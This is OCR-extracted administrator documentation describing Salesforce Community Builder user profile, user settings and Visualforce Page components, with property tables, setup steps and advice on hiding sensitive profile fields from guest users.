
If nickname display is enabled for the community, the nickname is shown in place of the full name when a user views another user's profile. The full name is shown when a user views their own profile.

If you prefer to use a different layout or want more granular control over the placement of user profile content, create a custom community page and use the User Profile Summary, User Profile Tabs, User Profile Statistics, User Profile Knowledgeable About, and User Profile Related List components.

1. Select the **User Profile** component in the page you're configuring.
2. Select the Properties pane to view properties for the component:

Property	Details
`User ID`	The system supplies this value so that authenticated users can view their own information. Don't update this field.
`Show Record Activity`	Shows posts and comments on records in your feed. For example, if a user comments on a record in the community, and you have access to the record, you see the update in your feed. If disabled, the feed shows only activity, such as questions and answers, from within the community. This option is disabled by default.
`Show Influence`	Determines if the user's Chatter statistics are shown. Statistics include number of posts and comments, likes received, followers, and people they're following.
`Influence Label`	Enter a title for the Influence list. The default text is `Influence`.
`Show Knowledgeable About`	Determines if the Knowledgeable About list is shown.
`Knowledgeable About Label`	Enter a title for the Knowledgeable About list. The default text is `Knowledgeable About`.
`Maximum Topics in Knowledgeable About Displayed (up to 10)`	Enter the maximum number of topics listed for each user in the Knowledgeable About list, up to a limit of 10.
`Show Related Lists`	Determines if related lists are shown. Related lists can include Followers, Following, Groups, and Files.
`Feed Tab Label`	Enter the text you want to display on the tab that users select to view a user's Chatter feed. The default text is *`Feed`*.
`Cases Tab Label`	Enter the text you want to display on the tab that users select to view their cases. This only displays for users on their own profile. The default text is *`Cases`*.
`Cases Tab Header Label`	Enter the text for the label that appears at the top of the list of cases. The default for this field is `My Cases`.
`Case Filter Name or ID`	Enter the name of the list view that displays cases.
`Create Case Label`	Enter the text you'd like to display on the button that users can click to create a case. The default text is `Create Case`.
`Record Details Tab Label (Mobile only)`	Determines if a tab appears for the record details. Record details include profile details, Knowledgeable About, and Influence. The tab label is `Details`. Available only when a community is viewed on a mobile device.
`Related Records Tab Label (Mobile only)`	Determines if a tab appears for related records, such as Groups, Files, Followers, and Following. The tab label is `Related`. Available only when a community is viewed on a mobile device.

Example: Sample User Profile component



SEE ALSO:

Which Components Can I Use with Each Template?

User Profile Detail

The User Profile Detail component shows details about a user including contact information, profile photo, Chatter statistics, and topics the user is knowledgeable about. On other users' profiles, it also shows a Follow button.

Note: Before Spring '16, this component was named User Profile Body.

Chatter statistics for the community include number of posts and comments, likes received, followers, and people the user is following. Knowledgeable About shows top topics that people know about, so the community can quickly see areas of expertise. Topic knowledge is calculated based on factors such as best answers, mentions, or likes on questions and posts.


If nickname display is enabled for the community, the nickname is shown in place of the full name when a user views another user's profile. The full name is shown when a user views their own profile.

1. Select the **User Profile Detail** component in the page you're configuring.

2. To view properties for the component, select the Properties pane:

Property	Details
`User ID`	The system supplies this value so that authenticated users can view their own information. Don't update this field.
`Show Knowledgeable About`	Determines if the Knowledgeable About list is shown.
`Title`	Enter a title for the component. The default text is `Knowledgeable About`.
`Maximum Topics Displayed`	Enter the maximum number of topics listed for each user, up to a limit of 10.

Example: Sample User Profile Detail component:



By default, all the information in a user's profile is visible to all users in the community, including to unlicensed guest users accessing the community. To limit access to members' information, use a custom user profile page layout and hide fields that reveal sensitive information, such as phone, email, title, and manager.

Note: Showing many user fields in a custom layout affects the performance of the profile view. We recommend showing no more than 8 fields.

Similarly, consider modifying the fields for unlicensed guest user profiles to show only the necessary information. For example, you could hide the manager field. For detailed instructions on customizing page layouts, see the Salesforce online help.

User Profile Image

The User Profile Image component displays the user's reputation level, reputation points, and profile photo.

Note: Before Spring '16, this component was named User Profile Header.


You can find the user profile image component in the Profile page. This component allows users to upload their profile photos in the community.

Note: The user's reputation level and points display only if reputation is enabled in the community.

1. Select the **User Profile Image** component in the page you're configuring.
2. In the property editor, configure properties for the component:

Property	Details
`User ID`	The system supplies this value so that authenticated users can view their own information. Don't update this field.

Example: Sample User Profile Image component:



SEE ALSO:

Which Components Can I Use with Each Template?

User Profile Knows About

Allow community members to endorse and recognize experts using the widget directly on a member's profile page.

Once you have enabled Knowledgeable People, community members can endorse one another directly on their community's user profile page. The user profile page also displays all the topics the community member is knowledgeable about, and the number of endorsements received for each topic. Community members aren't able to endorse themselves on any topics.


Community members endorse one-another on existing topics, and they can use the widget to enter new topics for endorsements. The widget shows the number of endorsements members have for each topic they know about. Clicking the thumbs up buttons adds or removes endorsements, based on whether the member has been endorsed or not.

Note: Before Summer `16, this component was named Knowledgeable About. The component name for communities built before Summer `16 remains Knowledgeable About.

1. Do one of the following:
   - To display the Knows About list within the User Profile component, select that component.
   - To display the list elsewhere on the profile page, drag the User Profile Knows About component to the desired location.
2. In the property editor, configure properties for the component:

Property	Details
`User ID`	The user profile ID. Typically, this field is automatically populated with the record ID when the page loads.
`Title`	Enter a title for the component. The default text is `Knows About`.
`Maximum Topics Displayed`	Enter the maximum number of topics listed for each user, up to a limit of 10.

Example:



SEE ALSO:

Which Components Can I Use with Each Template?

User Profile Related List

The User Profile Related List component shows lists of a user's files, groups, followers, and who they're following.


Add the User Profile Related List component to the User Profile page to show a user's related lists. Users can view full details for a related list by clicking **View All** at the bottom of the list. On the Files related list, users can click to upload a file.

You can customize which related lists are visible in your community by editing the User Profile page layout.

1. Select the **User Profile Related List** component.
2. In the property editor, configure properties for the component:

Property	Details
`User ID`	The system supplies this value. Don't update this field.

Example: Sample User Profile Related List component



SEE ALSO:

Which Components Can I Use with Each Template?

User Profile Stats


The User Profile Stats component displays the user's Chatter statistics for the community, including number of posts and comments, likes received, followers, and people they're following.

A user's statistics are visible to all members of the community, allowing members to see how active other members of the community are.

1. Select the **User Profile Stats** component in the page you're configuring.
2. In the property editor, configure properties for the component:

Property	Details
`User ID`	The system supplies this value. Don't update this field.

Example: Sample User Profile Stats component:



SEE ALSO:

Which Components Can I Use with Each Template?

User Profile Summary

The User Profile Summary component displays the user's contact information, title, manager's name, and address. If nickname display is enabled for the community, the nickname is shown in place of the full name when a user views another user's profile. The full name is shown when a user views their own profile.

Note: Before Spring '16, this component was named User Profile Detail.

By default, all the information in a user's profile is visible to all users in the community, including to unlicensed guest users accessing the community. To limit access to members' information, use a custom user profile page layout and hide fields that reveal sensitive information, such as phone, email, title, and manager.

Note: Showing many user fields in a custom layout affects the performance of the profile view. We recommend showing no more than 8 fields.

Similarly, consider modifying the fields for unlicensed guest user profiles to show only the necessary information. For example, you could hide the manager field. For detailed instructions on customizing page layouts, see the Salesforce online help.


You can add the User Profile Summary component to the Profile page. This component allows users to edit their profile information from the community. When viewing another user's profile, you can click their address to see a Google map of their location.

Note: When viewing a community on a mobile device, the Google map appears below the address.

1. Select the **User Profile Summary** component in the page you're configuring.
2. To view properties for the component, select the Properties pane:

Property	Details
`User ID`	The system supplies this value so that authenticated users can view their own information. Don't update this field.

Example: Sample User Profile Summary component:



SEE ALSO:

Which Components Can I Use with Each Template?

User Profile Summary & Image

The User Profile Summary & Image component displays a user's photo, contact information, reputation level, title, and manager's name. If nickname display is enabled for the community, the nickname is shown in place of the full name when a user views another user's profile. The full name is shown when a user views their own profile.

Note: Before Spring '16, this component was named User Profile Header Detail.

By default, all the information in a user's profile is visible to all users in the community, including to unlicensed guest users accessing the community. To limit access to members' information, use a custom user profile page layout and hide fields that reveal sensitive information, such as phone, email, title, and manager.

Similarly, consider modifying the fields for unlicensed guest user profiles to show only the necessary information. For example, you could hide the manager field. For detailed instructions on customizing page layouts, see the Salesforce online help.

Users in Koa and Kokua communities access the user profile detail by viewing their own profile or clicking another member's name. In their own profile, users can click the pencil icon to edit their contact information. In another user's profile, users can click **Follow** to see the user's community activity directly in their feed. Clicking another user's address displays a Google map of their location.

Note: When viewing a community on a mobile device, the Google map appears below the address.


Important: To avoid issues, make sure that the User Profile Summary & Image component and the Case List component occupy different regions of the My Cases page. They occupy different regions by default, but it is a good practice to verify in your community.

To check, navigate to the My Cases page in Community Builder, go to the Page Editor, and click . If the two components are listed under one region—for example, Content—drag one to a different region.

1. Select the **User Profile Summary & Image** component in the page you're configuring.
2. To view properties for the component, select the Properties pane.

Property	Details
`User ID`	The system supplies this value so that authenticated users can view their own information. Don't update this field.

Example: Sample User Profile Summary & Image component:



User Profile Tabs


The User Profile Tabs component lets users see their feed and cases on their profile. They can also post to their feed directly from their profile. When viewing another user's profile, they see the user's activity but not their cases.

On desktops and tablets, users see a list view of up to 25 of their most recent cases. They can sort columns in the list and click the case number to view the details of that case. Navigation arrows let them click through the list of cases when there are multiple pages. On mobile devices, the view is optimized and users scroll through a list of cases and select a case to see its details.


1. Select the **User Profile Tabs** component in the page you're configuring.
2. In the property editor, configure properties for the component:

Property	Details
`User ID`	The system supplies this value. Don't update this field.
`Feed Tab Label`	Enter the text you want to display on the tab that users select to view a user's Chatter feed. The default text is *`Feed`*.
`Cases Tab Label`	Enter the text you want to display on the tab that users select to view their cases. This only displays for users on their own profile. The default text is *`Cases`*.
`Case Filter Name or ID`	Enter the name of the list view that displays cases. Note: By default, the template uses the AllOpenCases view, which lets users view any open cases that they have permission to see. Configure sharing to ensure that users see only cases that belong to them. Alternatively, you can use another pre-defined list view or create a custom list view.
`Header Title`	Enter the text for the label that appears at the top of the list of cases. The default for this field is `My Cases`.
`Create Case Label`	Enter the text you'd like to display on the button that users can click to create a case. The default text is `Create Case`.
`Show Record Activity`	Shows posts and comments on records in your feed. For example, if a user comments on a record in the community, and you have access to the record, you see the update in your feed. If disabled, the feed shows only activity, such as questions and answers, from within the community. This option is disabled by default.

Example: Sample User Profile Tabs component:



Case list viewed on a mobile device:



SEE ALSO:

Which Components Can I Use with Each Template?

User Settings


The User Settings component displays a user's username, email address, language, locale, time zone, profile visibility, and email notification settings. User settings are only available for authenticated users.

On the User Settings component, users can change their language, locale, and time zone so that the community is localized appropriately. A user can also see their username and change their email or password. Users can choose to show their profile details to guest users who aren't logged in to the community. Users can also choose to receive email based on events in the community. If a user doesn't want to receive email about events in the community, he or she can disable email notifications.

1. Select the **User Settings** component in the page you're configuring.
2. In the property editor, configure properties for the component:

Property	Details
`User ID`	The system supplies this value. Don't update this field.

Example: Sample User Settings component:




SEE ALSO:

Which Components Can I Use with Each Template?


Visualforce Page Component

Use the Visualforce Page component to add existing Visualforce pages to the pages of your Customer Service (Napili)-based community.

1. In Community Builder, drag the Visualforce Page component from the Components panel onto the page.



2. Edit the component to select the Visualforce page to use. If you installed the Salesforce CPQ (Steelbrick) app, those pages are also available for selection here.



3. Adjust the height as you like.
4. Optionally, specify a Record ID if the Visualforce page. Typically, the system populates this value depending on context.

Tip: If the Visualforce page requires the Record ID from an object such as Account, create object pages for Account. Then drag and drop the Visualforce Page component onto the object's detail page. The Record ID field adjusts to the object's ID.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To customize or publish a community:

- "Create and Set Up Communities"

